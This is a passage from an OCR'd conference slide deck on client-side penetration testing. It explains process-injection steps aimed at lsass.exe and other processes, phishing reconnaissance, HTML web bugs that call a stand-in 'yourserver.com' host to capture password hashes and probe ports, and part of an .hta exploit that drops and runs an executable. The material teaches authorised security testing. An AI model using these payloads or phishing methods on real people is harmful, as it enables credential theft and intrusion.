  - Limited by per-process connectivity constraints



Pre Connection Injection

- Part of payload
  - 1st stage in staged payloads
- Pros
  - Can bypass pFWs and any policies enforced on a per-process basis
- Cons
  - Adds more complexity to payload
  - Harder to implement



In memory injection


- Not traditional DLL injection
  - We don't want to touch the disk and it must be easy to clean up
- Very well covered elsewhere
  - *Using Process Infection to Bypass Windows Software Firewalls*, rattle, Phrack 62, July 2004

How it works

1. Enumerate active processes and search for target by name
   - ['lsass.exe', 'svchost.exe', 'explorer.exe']
2. Obtain process handle with OpenProcess()
3. Allocate PAGE_EXECUTE_READWRITE memory in process with VirtualAllocEx()
4. Copy code to process with WriteProcessMemory()
5. Create a new thread in target process with CreateRemoteThread()

Particularities of injection code in payload

- Code to inject contained within original payload
- 2 calls to WriteProcessMemory() to avoid code duplication
- Several different terminators for 'parent' payload
  - ExitProcess() / ExitThread()
  - Crash process
  - Execute arbitrary code



Pivoting

- Switch to internal pen test is key to CS
- Syscall Proxying
  - Everything is done in-memory only – easy to clean-up, minimum (typically none) change to target system
  - Additional flexibility
    - Local IG
      - User credentials
      - Keylogging
      - Filesystem access
    - Privilege Escalation

Random anecdotes from real CS pen tests

2002

- Collected valid email addresses using a badly configured SMTP server and a list of common names in various languages
- Spammed targets with email probe
  - Web bug in <img> to fingerprint targets
  - UNC web bug to force authentication with a fake SMB server
- Exploited Java vulnerability

The UNC web bug

- <img height=0 width=0 src="\\yourserver.com\{**targetID**}">

- Fake SMB server collected:
  - Encrypted hashes
  - OS versions
  - Windows domain names

2003 brought more careful profiling


- Collected e-mail addresses by searching MIT's PGP keys server and internet newsgroups
  - Some mail archives had complete email headers
- Created profile of each user
  - Workstation details: OS, browser, MUA
  - Personal details: hobbies, favorites, contacts, level of computer proficiency
- Segmented attack and customized emails based on profile

Jackpot!

- The attacks failed
  - People were closing vulnerable app or deleting email too quickly
- 2nd chance: adjusted emails and selected a different set of targets
  - 1single email produced about 40 different successful compromises in a matter of minutes!
- We hit an e-mail alias for a mailing list

More recently…

- Used different html bug due to MUA filtering
  - <ul style="list-style-image:url(http://yourserver.com/{**targetID**}); color:white">
- Reverse port-scanned using web bug to identify unfiltered TCP ports
  - Multiple html bugs with different port numbers: http://yourserver.com:{**port#**}/{**targetID**}
- Grabbed screenshots. One of the victims actually dissecting exploit with notepad!


C:\
File Edit View Favorites Tools Help
Back
Search
Folders
.hta - Notepad
File Edit Format View Help
WriteFile "c:\ -38866.exe", Level0 wscr.Run("c:\ -38866.exe") wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406", registry_value, "REG_DWORD" End Function Attack window.close() </script> </html>
Make a new folder
Publish this folder to the Web
Share this folder
Other Places
My Computer
My Network Places
Details
Program Files File Folder 8/2/2004 1:56 PM
File Folder 9/2/2004 11:20 PM
RECYCLER File Folder 6/24/2003 6:10 PM
File Folder 7/31/2004 8:45 AM
File Folder 8/20/2004 10:45 AM
File Folder 5/18/2004 9:34 AM
File Folder 4/26/2004 1:38 PM
File Folder 5/28/2004 4:40 PM
File Folder 7/30/2004 4:52 PM
File Folder 4/23/2004 12:22 PM
File Folder 12/12/2003 3:14 PM
File Folder 6/11/2004 3:28 PM
File Folder 3/21/2004 1:04 AM
File Folder 8/18/2004 11:34 AM
File Folder 10/26/2003 1:40 PM
File Folder 9/1/2004 4:14 PM
temp File Folder 8/30/2004 4:55 PM
File Folder 8/23/2004 12:43 PM
WINDOWS File Folder 8/31/2004 8:51 AM
File Folder 9/10/2004 1:07 PM
AUTOEXEC.BAT 0 KB MS-DOS Batch File 11/12/2002 11:15 AM
boot.ini 1 KB Configuration Settings 6/24/2003 4:24 PM
Build.txt 3 KB Text Document 11/14/2002 4:54 PM
CONFIG.SYS 0 KB System file 11/12/2002 11:15 AM
391 KB LOG File 8/2/2003 8:25 AM
523,700 KB System file 9/10/2004 8:58 AM
42 objects
896 MB
My Computer
start
Inbox - ...
2 Wind...
.hta...
EN
1:07 PM

Closing comments

- Client side attacks will continue to grow and develop
- CS pen testing is very different than traditional network pen testing
- A framework approach can facilitate adoption within your practice

Updated presentation

1. Go to http://www.coresecurity.com

2. Click on News → Events in nav bar

3. Look for the one that says "Client Side Penetration Testing – Black Hat Federal 2006"

Additional References

- "How about a nice game of chess?", Ivan Arce
  - http://www1.corest.com/common/showdoc.php?idx=493&idxseccion=51
- Attack Trends – The Weakest Link Revisited, Ivan Arce, IEEE Security & Privacy Magazine
  - http://www1.corest.com/files/files/51/TheWeakestLinkRevisited.pdf
- Modern Intrusion Practices, Gerardo Richarte, BlackHat Briefings 2003, Las Vegas
  - http://www.coresecurity.com/common/showdoc.php?idx=360&idxseccion=13
- Syscall Proxying – Simulating Remote Execution, Maximiliano Caceres, BlackHat Briefings 2002, Las Vegas
  - http://www.coresecurity.com/blackhat2002.htm

People who helped develop this presentation

- Core's Security Consulting Team, especially Hernan Ochoa and Alberto Soliño
- Gerardo Richarte and Mario Vilas from IMPACT's exploit development team
- Ivan Arce, CTO

Q & A

Thank You!

max _at_ coresecurity.com